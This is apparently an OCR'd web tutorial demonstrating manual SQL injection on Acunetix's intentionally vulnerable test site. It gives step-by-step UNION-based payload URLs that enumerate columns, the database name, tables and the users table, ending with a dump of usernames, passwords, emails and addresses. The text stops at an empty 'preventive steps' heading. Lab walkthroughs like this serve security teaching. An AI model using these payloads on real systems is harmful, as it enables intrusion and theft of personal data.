

artists
Not secure
testphp.vulnweb.com/artists.php?artist=1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Now use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query.



artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%27
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Code : http://testphp.vulnweb.com/artists.php?artist=1’


In the above screenshot you can see we have got an error message which means the running site is infected by SQL injection.

Now using ORDER BY keyword to sort the records in ascending or descending order for id=1


artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%20order%20by%2010
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```


Code: http://testphp.vulnweb.com/artists.php?artist=1 order by 10


artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%20order%20by%204
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

Code : http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the above screenshot you can see that we have got no error at the order by 4



artists
Not secure
testphp.vulnweb.com/artists.php?artist=1%20order%20by%203
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer


artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Code: http://testphp.vulnweb.com/artists.php?artist=1 order by 3

From the above screenshot you can see that we have got no error at the order by 3 which means it consists only three records.



artists
Not secure
testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,3
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Type here to search
ENG
18:01
16-05-2021

artist: 2

3


view pictures of the artist

comment on this artist

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Code:http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Now try to pass wrong input into the database through URL by replacing artist=1 from artist=-1



testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),3

artist: acuart

3


view pictures of the artist

comment on this artist

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

Use the above query to fetch the name of the database: **DATABASE NAME: acuart**


artists
Not secure
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20...

artist: artists,carts,categ,featured,guestbook,pictures,products,users


3

view pictures of the artist

comment on this artist

Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()

The concat function is used for concatenation of two or more strings into a single string. Maybe we can get some important data from the users table, so let's penetrate more inside. Again, Use the concat function for table users for retrieving its entire column names.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns...


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: address,cart,cc,email,name,pass,phone,uname

3

Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'

We successfully retrieve all eight column names from inside the table users.
Then I have chosen only four columns i.e. uname, pass, email and address for further enumeration.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(uname,0x2c,pass,0x2c,email,0x2c,address),3%20from%...

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: test,test,email@email.com,21 street


3


Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname,0x2c,pass,0x2c,email,0x2c,address),3 from users

PREVENTIVE STEPS TO AVOID SQL INJECTIONS:

